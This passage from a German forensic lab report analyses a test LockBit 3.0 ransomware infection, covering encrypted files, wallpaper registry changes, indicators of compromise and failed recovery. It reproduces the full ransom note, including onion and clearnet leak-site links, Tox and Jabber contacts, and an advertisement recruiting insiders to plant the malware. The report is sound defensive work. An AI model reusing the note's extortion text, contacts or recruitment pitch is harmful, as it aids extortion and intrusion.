bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II\AppData
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II\AppData\Roaming
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II\AppData\Roaming\Adobe
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II\AppData\Roaming\Adobe\Flash Pla
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II\Videos
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II\Searches
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II\Saved Games
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II\Pictures\Saved Pictures
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II\Pictures\Camera Roll
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II\OneDrive
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II\Music
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II\Links
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II\Favorites
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II\Favorites\Links
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II\Downloads
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II\Documents
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II\Desktop
bNi7oNLq9.README.txt	6,1 KB	txt	30.07.2023 01:30:51 +2	\Users\Forensik II\Desktop\Testdaten

Abbildung 36: Ablage Kontaktbenachrichtigung

Die Datei enthält neben diversen Darknet- und Clearnet-Links Hinweise auf eine Kontaktaufnahme per anonymisiertem Chatroom sowie eine eindeutige Vorgangsnummer:

```
>>>> Your personal DECRYPTION ID: 51338A963AD5BF0C6B330E9416ABA035
```

```
"" LockBit 3.0 the world's fastest ransomware since 2019""
>>> Your data are stolen and encrypted

The data will be published on TOR website if you do not pay the ransom

Links for Tor Browser:
http://lockbitapt2yfbt7lchxejug47kmqvqqxvvpqkmevv4l3azl3gy6pyd.onion
http://lockbitapt5x4zkjbcqmz6frdhccqgqadevyiwqzukksspalidyvd7qd.onion
http://lockbitapt6vz57t3eeqjofwgcglmatr3a35nygvokja5uuccip4kyd.onion
http://lockbitapt34kvrip6xojylohxrswvpzdfg5z4pbbsywnzsbdgugd.onion
http://lockbitaptc2i4qatewz2ise62q63wfktyr14qtwwk5qax262kgtzjdq.onion
http://lockbitaptjpi1kdqjyvnvgozhgc6bgetgucdk5xjacozeaaawhmoio6yd.onion
http://lockbitapt7epbv2oigdnctfhtwbpqgmgojxqdyhprzfpcllqdxad.onion
http://lockbitaptstzf3er2l26ku3xuifafg2yh5lmiqj5nucrf6r1mkteiqd.onion
http://lockbitaptoofrpignlz6dt2wqqc5z3a4evjevao3eqdfcntxad5lmyd.onion

Links for the normal browser
http://lockbitapt.uz
http://lockbitapt2yfbt7lchxejug47kmqvqqxvvpqkmevv4l3azl3gy6pyd.onion.ly
http://lockbitapt5x4zkjbcqmz6frdhccqgqadevyiwqzukksspalidyvd7qd.onion.ly
http://lockbitapt6vz57t3eeqjofwgcglmatr3a35nygvokja5uuccip4kyd.onion.ly
http://lockbitapt34kvrip6xojylohxrswvpzdfg5z4pbbsywnzsbdgugd.onion.ly
http://lockbitaptc2i4qatewz2ise62q63wfktyr14qtwwk5qax262kgtzjdq.onion.ly
http://lockbitaptjpi1kdqjyvnvgozhgc6bgetgucdk5xjacozeaaawhmoio6yd.onion.ly
http://lockbitapt7epbv2oigdnctfhtwbpqgmgojxqdyhprzfpcllqdxad.onion.ly
http://lockbitaptstzf3er2l26ku3xuifafg2yh5lmiqj5nucrf6r1mkteiqd.onion.ly
http://lockbitaptoofrpignlz6dt2wqqc5z3a4evjevao3eqdfcntxad5lmyd.onion.ly

>>> What guarantees that we will not deceive you?

We are not a politically motivated group and we do not need anything other than your money.

If you pay, we will provide you the programs for decryption and we will delete your data.
Life is too short to be sad. Be not sad, money, it is only paper.

If we do not give you decrypters, or we do not delete your data after payment, then nobody will pay us in the future.
Therefore to us our reputation is very important. We attack the companies worldwide and there is no dissatisfied victim after payment.

You can obtain information about us on twitter https://twitter.com/hashtag/lockbit?live

>>> You need contact us and decrypt one file for free on these TOR sites with your personal DECRYPTION ID

Download and install TOR Browser https://www.torproject.org/
Write to a chat and wait for the answer, we will always answer you.
Sometimes you will need to wait for our answer because we attack many companies.

Links for Tor Browser:
http://lockbitsupt7nr3f667zyb73lk6bw6rcneqghoyblaiishjd4wvzappd.onion
http://lockbitsupshewh4izvoucoxsbnotkmg6durg7kfcg6a33zfvq3oyd.onion
http://lockbitsupn2h6be2cnqpvacyhj4rgmnwa44633hazmtxdvjoglp7yd.onion

Link for the normal browser
http://lockbitsupp.uz

If you do not get an answer in the chat room for a long time, the site does not work and in any other emergency, you can contact us
in jabber or tox.

Tox ID LockBitSupp: 3085B89A0C515D2FB124D645906F5D3DA5CB97CEBEA975959AE4F95302A04E1D709C3C4AE9B7
XMPP (Jabber) Support: 598954663666452@exploit.im 365473292355268@thesecure.biz

>>> Your personal DECRYPTION ID: 51338A963AD5BF0C6B330E9416ABA035

>>> Warning! Do not DELETE or MODIFY any files, it can lead to recovery problems!

>>> Warning! If you do not pay the ransom we will attack your company repeatedly again!

>>> Advertisement

Would you like to earn millions of dollars $$$ ?

Our company acquire access to networks of various companies, as well as insider information that can help you steal the most valuable
company.
You can provide us accounting data for the access to any company, for example, login and password to RDP, VPN, corporate email, etc.
Open our letter at your email. Launch the provided virus on any computer in your company.

You can do it both using your work computer or the computer of any other employee in order to divert suspicion of being in collusion
with us.

Companies pay us the foreclosure for the decryption of files and prevention of data leak.

You can contact us using Tox messenger without registration and SMS https://tox.chat/download.html.
Using Tox messenger, we will never know your real name, it means your privacy is guaranteed.

If you want to contact us, write in jabber or tox.

Tox ID LockBitSupp: 3085B89A0C515D2FB124D645906F5D3DA5CB97CEBEA975959AE4F95302A04E1D709C3C4AE9B7
XMPP (Jabber) Support: 598954663666452@exploit.im 365473292355268@thesecure.biz

If this contact is expired, and we do not respond you, look for the relevant contact data on our website via Tor or Brave browser

Links for Tor Browser:
http://lockbitapt2yfbt7lchxejug47kmqvqqxvvpqkmevv4l3azl3gy6pyd.onion
http://lockbitapt5x4zkjbcqmz6frdhccqgqadevyiwqzukksspalidyvd7qd.onion
http://lockbitapt6vz57t3eeqjofwgcglmatr3a35nygvokja5uuccip4kyd.onion
http://lockbitapt34kvrip6xojylohxrswvpzdfg5z4pbbsywnzsbdgugd.onion
http://lockbitaptc2i4qatewz2ise62q63wfktyr14qtwwk5qax262kgtzjdq.onion
http://lockbitaptjpi1kdqjyvnvgozhgc6bgetgucdk5xjacozeaaawhmoio6yd.onion
http://lockbitapt7epbv2oigdnctfhtwbpqgmgojxqdyhprzfpcllqdxad.onion
http://lockbitaptstzf3er2l26ku3xuifafg2yh5lmiqj5nucrf6r1mkteiqd.onion
http://lockbitaptoofrpignlz6dt2wqqc5z3a4evjevao3eqdfcntxad5lmyd.onion

Links for the normal browser
http://lockbitapt.uz
http://lockbitapt2yfbt7lchxejug47kmqvqqxvvpqkmevv4l3azl3gy6pyd.onion.ly
http://lockbitapt5x4zkjbcqmz6frdhccqgqadevyiwqzukksspalidyvd7qd.onion.ly
http://lockbitapt6vz57t3eeqjofwgcglmatr3a35nygvokja5uuccip4kyd.onion.ly
http://lockbitapt34kvrip6xojylohxrswvpzdfg5z4pbbsywnzsbdgugd.onion.ly
http://lockbitaptc2i4qatewz2ise62q63wfktyr14qtwwk5qax262kgtzjdq.onion.ly
http://lockbitaptjpi1kdqjyvnvgozhgc6bgetgucdk5xjacozeaaawhmoio6yd.onion.ly
http://lockbitapt7epbv2oigdnctfhtwbpqgmgojxqdyhprzfpcllqdxad.onion.ly
http://lockbitaptstzf3er2l26ku3xuifafg2yh5lmiqj5nucrf6r1mkteiqd.onion.ly
http://lockbitaptoofrpignlz6dt2wqqc5z3a4evjevao3eqdfcntxad5lmyd.onion.ly
```

Abbildung 37: Inhalt der Kontaktbenachrichtigung

8.1.2.5 IOC: Anpassung des Hintergrundbildes

Um dem Benutzer Hinweise zu geben, dass er die entsprechende Textdatei mit der Anleitung zur Kontaktaufnahme finden soll, wird das Hintergrundbild ausgetauscht:



Abbildung 38: Durch LockBit erzeugtes Hintergrundbild

Dies findet durch eine Speicherung des entsprechenden Bildes im *ProgramData*-Verzeichnis und eine Anpassung der Systemregistrierung statt:

Pattern	REG_DWORD	0x00000000 (0)
RightOverlapChars	REG_SZ	3
ScreenSaveActive	REG_SZ	1
SnapSizing	REG_SZ	1
TileWallpaper	REG_SZ	0
WallPaper	REG_SZ	C:\ProgramData\bNi7oNLq9.bmp
WallpaperOriginX	REG_DWORD	0x00000000 (0)
WallpaperOriginY	REG_DWORD	0x00000000 (0)
WallpaperStyle	REG_SZ	10
WheelScrollChars	REG_SZ	3
WheelScrollLines	REG_SZ	3
WindowArrangementActive	REG_SZ	1
Win8DpiScaling	REG_DWORD	0x00000000 (0)

Abbildung 39: Registrierungseintrag zum Wallpaper

Im rekonstruierten Ablauf stellt die Platzierung des Hintergrundbildes den letzten festzustellenden IOC dar.

8.1.2.6 Zusammenfassung der IOCs auf dem Zielsystem

Zusammenfassend können die auf dem untersuchten Laptop nach der Infektion feststellbaren IOCs wie folgt benannt werden:

- Ungewöhnliche Dateizugriffe / Zustandsänderung
Verschlüsselung der Nutzer- und Systemdateien
- Manipulation der lokalen Systemregistrierung
 - Registrierung zusätzlicher Dateitypen
 - Zuweisung von Icons zu Dateitypen
 - Veränderung des Hintergrundbildes
- Wiederholtes Schreiben derselben Datei in ungewöhnlichem Ausmaß
 - Platzierung der Kontakthanleitung als Textdatei
- Ungewöhnliche Konfigurationsänderungen
 - Deaktivierung des Windows-Defenders
 - Umgehung der Benutzerkontensteuerung (UAC)

8.1.2.7 Überprüfung auf Wiederherstellbarkeit

Im Zuge der Beobachtung des Verhaltens der LockBit-Schadsoftware kam der Gedanke auf, dass es möglich sein könnte, die verschlüsselten Dateien unter Umgehung der Lösegeldzahlung durch Durchsuchen des gelöschten Speicherbereiches wiederherzustellen.

Versuchsweise wurde auf dem Zielsystem die Rekonstruktion der Testdaten versucht. Dabei konnten insgesamt 18 Testdateien im gelöschten Speicherbereich aufgefunden werden, jedoch war keine der Dateien vollständig rekonstruierbar:

Name	Größe	Typ	Änderung	Pfad
Willkommen bei Word - Kopie (3).doc	759 KB	doc	24.04.2023 21:25:48	\\Users\Forensik II\Desktop\Testdaten
Willkommen bei Word.pdf	326 KB	pdf	24.04.2023 21:26:06	\\Users\Forensik II\Desktop\Testdaten
Willkommen bei Word - Kopie (3).pdf	326 KB	pdf	24.04.2023 21:26:06	\\Users\Forensik II\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xlsx	95,8 KB	xlsx	24.04.2023 21:27:20	\\Users\Forensik II\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xls	583 KB	xls	24.04.2023 21:27:34	\\Users\Forensik II\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xslm	95,8 KB	xlsx	24.04.2023 21:27:48	\\Users\Forensik II\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xps	435 KB	xps	24.04.2023 21:28:06	\\Users\Forensik II\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xps	435 KB	xps	24.04.2023 21:28:06	\\Users\Forensik II\Desktop\Testdaten
Willkommen bei PowerPoint.ppt	3,5 MB	ppt	24.04.2023 21:29:12	\\Users\Forensik II\Desktop\Testdaten
Willkommen bei PowerPoint.pptm	3,6 MB	pptx	24.04.2023 21:29:30	\\Users\Forensik II\Desktop\Testdaten
trees-7937129_960_720.jpg	150 KB	jpg	24.04.2023 21:33:20	\\Users\Forensik II\Desktop\Testdaten
trees-7937129_960_720 - Kopie (2).jpg	150 KB	jpg	24.04.2023 21:33:20	\\Users\Forensik II\Desktop\Testdaten
trees-7937129_960_720 - Kopie.jpg	150 KB	jpg	24.04.2023 21:33:20	\\Users\Forensik II\Desktop\Testdaten
trees-7937129_960_720 - Kopie (3).jpg	150 KB	jpg	24.04.2023 21:33:20	\\Users\Forensik II\Desktop\Testdaten
Istockphoto-1221620132-612x612.jpg	29,2 KB	jpg	24.04.2023 21:33:40	\\Users\Forensik II\Desktop\Testdaten
Istockphoto-1221620132-612x612 - Kopie.jpg	29,2 KB	jpg	24.04.2023 21:33:40	\\Users\Forensik II\Desktop\Testdaten
Istockphoto-1221620132-612x612 - Kopie (3).jpg	29,2 KB	jpg	24.04.2023 21:33:40	\\Users\Forensik II\Desktop\Testdaten
Istockphoto-1221620132-612x612 - Kopie (2).jpg	29,2 KB	jpg	24.04.2023 21:33:40	\\Users\Forensik II\Desktop\Testdaten

Abbildung 40: Teilweise wiederhergestellte Originaltestdaten

Ergebnis:

Ohne passenden Schlüssel sind die Testdaten, sofern kein Backup vorliegt, unwiederbringlich verloren.

8.1.3 Auswertung des netzwerkangebundenen Windows-PCs




Abbildung 41: Netzschema Desktop

In das Netzwerk des angegriffenen Windows-Laptops wurden zusätzlich drei unterschiedliche IT-Systeme eingebunden, um eine mögliche Verbreitung festzustellen.

Die Untersuchung der entsprechenden Geräte führte dem gleichen Gesamtbild, eine Verbreitung war nicht

nachzuweisen, wohl aber die Verschlüsselung aller über Netzlaufwerke zugreifbaren Dateien. Dateien, die nicht über das Netzwerk erreichbar waren, wurden nicht beeinflusst:

Name	Größe	Typ	Änderung	Pfad
bni70Nlq9.README.txt	6,1 KB	txt	30.07.2023 13:00:09	Users\IT-Forensik\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xls.bni70Nlq9	583 KB	bni70Nlq9	30.07.2023 13:00:12	Users\IT-Forensik\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xism.bni70Nlq9	96,1 KB	bni70Nlq9	30.07.2023 13:00:12	Users\IT-Forensik\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xls.bni70Nlq9	96,1 KB	bni70Nlq9	30.07.2023 13:00:12	Users\IT-Forensik\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xps.bni70Nlq9	435 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xls.bni70Nlq9	583 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xism.bni70Nlq9	96,1 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xls.bni70Nlq9	96,1 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xps.bni70Nlq9	435 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xls.bni70Nlq9	583 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xism.bni70Nlq9	96,1 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xls.bni70Nlq9	96,1 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xps.bni70Nlq9	435 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
istockphoto-1221620132-612x612 - Kopie (2).jpg.bni70Nlq9	29,5 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
istockphoto-1221620132-612x612 - Kopie (3).jpg.bni70Nlq9	29,5 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
istockphoto-1221620132-612x612 - Kopie (3).jpg.bni70Nlq9	29,5 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
istockphoto-1221620132-612x612.jpg.bni70Nlq9	29,5 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
trees-7937129_960_720 - Kopie (2).jpg.bni70Nlq9	150 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
trees-7937129_960_720 - Kopie (3).jpg.bni70Nlq9	150 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
trees-7937129_960_720 - Kopie.jpg.bni70Nlq9	150 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
trees-7937129_960_720.jpg.bni70Nlq9	150 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Willkommen bei PowerPoint.ppt.bni70Nlq9	742 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Willkommen bei PowerPoint.ppt.bni70Nlq9	3,5 MB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Willkommen bei PowerPoint.pptm.bni70Nlq9	3,6 MB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Willkommen bei PowerPoint.pptx.bni70Nlq9	3,6 MB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Willkommen bei Word - Kopie (2).doc.bni70Nlq9	759 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Willkommen bei Word - Kopie (2).docx.bni70Nlq9	631 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Willkommen bei Word - Kopie (2).pdf.bni70Nlq9	326 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Willkommen bei Word - Kopie (3).doc.bni70Nlq9	759 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Willkommen bei Word - Kopie (3).docx.bni70Nlq9	631 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Willkommen bei Word - Kopie (3).pdf.bni70Nlq9	326 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Willkommen bei Word - Kopie.docx.bni70Nlq9	759 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Willkommen bei Word - Kopie.docx.bni70Nlq9	631 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Willkommen bei Word - Kopie.pdf.bni70Nlq9	326 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Willkommen bei Word.doc.bni70Nlq9	759 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Willkommen bei Word.docx.bni70Nlq9	631 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten
Willkommen bei Word.pdf.bni70Nlq9	326 KB	bni70Nlq9	30.07.2023 13:00:13	Users\IT-Forensik\Desktop\Testdaten

Abbildung 42: Zeitliche Abfolge der Datenbestandsveränderung

Es ist zu beachten, dass aufgrund nicht übereinstimmender Systemzeiten die Zeitstempel des Desktops nicht mit den Zeitstempeln des Laptops übereinstimmen.


Der zu Vergleichszwecken im Datenbestand abgelegte, inhaltlich identische Testdatenordner ohne Netzwerkfreigabe wurde nicht beeinflusst, die Dateien sind unverändert:

Willkommen bei Word - Kopie (2).docx	631 KB docx	24.04.2023 21:25:26	+2\Testdaten
Willkommen bei Word - Kopie (3).docx	631 KB docx	24.04.2023 21:25:26	+2\Testdaten
Willkommen bei Word - Kopie.docx	631 KB docx	24.04.2023 21:25:26	+2\Testdaten
Willkommen bei Word.docx	631 KB docx	24.04.2023 21:25:26	+2\Testdaten
Willkommen bei Word - Kopie.doc	759 KB doc	24.04.2023 21:25:48	+2\Testdaten
Willkommen bei Word - Kopie (3).doc	759 KB doc	24.04.2023 21:25:48	+2\Testdaten
Willkommen bei Word - Kopie (2).doc	759 KB doc	24.04.2023 21:25:48	+2\Testdaten
Willkommen bei Word.doc	759 KB doc	24.04.2023 21:25:48	+2\Testdaten
Willkommen bei Word.pdf	326 KB pdf	24.04.2023 21:26:06	+2\Testdaten
Willkommen bei Word - Kopie (3).pdf	326 KB pdf	24.04.2023 21:26:06	+2\Testdaten
Willkommen bei Word - Kopie.pdf	326 KB pdf	24.04.2023 21:26:06	+2\Testdaten
Willkommen bei Word - Kopie (2).pdf	326 KB pdf	24.04.2023 21:26:06	+2\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xlsx	95,8 KB.xlsx	24.04.2023 21:27:20	+2\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xlsx	95,8 KB.xlsx	24.04.2023 21:27:20	+2\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xlsx	95,8 KB.xlsx	24.04.2023 21:27:20	+2\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xls	583 KB.xls	24.04.2023 21:27:34	+2\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xls	583 KB.xls	24.04.2023 21:27:34	+2\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xls	583 KB.xls	24.04.2023 21:27:34	+2\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xslm	95,8 KB.xlsx	24.04.2023 21:27:48	+2\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xlsm	95,8 KB.xlsx	24.04.2023 21:27:48	+2\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xlsm	95,8 KB.xlsx	24.04.2023 21:27:48	+2\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xps	435 KB.xps	24.04.2023 21:28:06	+2\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xps	435 KB.xps	24.04.2023 21:28:06	+2\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xps	435 KB.xps	24.04.2023 21:28:06	+2\Testdaten
Willkommen bei PowerPoint.pptx	3,6 MB.pptx	24.04.2023 21:29:00	+2\Testdaten
Willkommen bei PowerPoint.ppt	3,5 MB.ppt	24.04.2023 21:29:12	+2\Testdaten
Willkommen bei PowerPoint.pptm	3,6 MB.pptx	24.04.2023 21:29:30	+2\Testdaten
Willkommen bei PowerPoint.pdf	741 KB.pdf	24.04.2023 21:29:50	+2\Testdaten
trees-7937129_960_720 - Kopie (3).jpg	150 KB.jpg	24.04.2023 21:33:20	+2\Testdaten
trees-7937129_960_720 - Kopie.jpg	150 KB.jpg	24.04.2023 21:33:20	+2\Testdaten
trees-7937129_960_720.jpg	150 KB.jpg	24.04.2023 21:33:20	+2\Testdaten
trees-7937129_960_720 - Kopie (2).jpg	150 KB.jpg	24.04.2023 21:33:20	+2\Testdaten
istockphoto-1221620132-612x612.jpg	29,2 KB.jpg	24.04.2023 21:33:40	+2\Testdaten
istockphoto-1221620132-612x612 - Kopie.jpg	29,2 KB.jpg	24.04.2023 21:33:40	+2\Testdaten
istockphoto-1221620132-612x612 - Kopie (3).jpg	29,2 KB.jpg	24.04.2023 21:33:40	+2\Testdaten
istockphoto-1221620132-612x612 - Kopie (2).jpg	29,2 KB.jpg	24.04.2023 21:33:40	+2\Testdaten

Abbildung 43: Nicht verschlüsselte Testdaten bei fehlender Netzwerkfreigabe

8.1.3.1 IOC: Verschlüsselung von Nutzerdateien

Der über das Netzwerk erreichbare Testdatensatz wurde im Zuge des Angriffs auf das Laptop ebenfalls verschlüsselt:



Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xls.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xism.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xlsx.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xps.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xls.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xism.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xlsx.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xps.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xls.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xism.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xlsx.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xps.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Istockphoto-1221620132-612x612 - Kopie (2).jpg.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Istockphoto-1221620132-612x612 - Kopie (3).jpg.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
Istockphoto-1221620132-612x612.jpg.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
trees-7937129_960_720 - Kopie (2).jpg.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
trees-7937129_960_720 - Kopie (3).jpg.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
trees-7937129_960_720 - Kopie.jpg.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
trees-7937129_960_720.jpg.bNi7oNLq9	\\Users\\IT-Forensik\\Desktop\\Testdaten
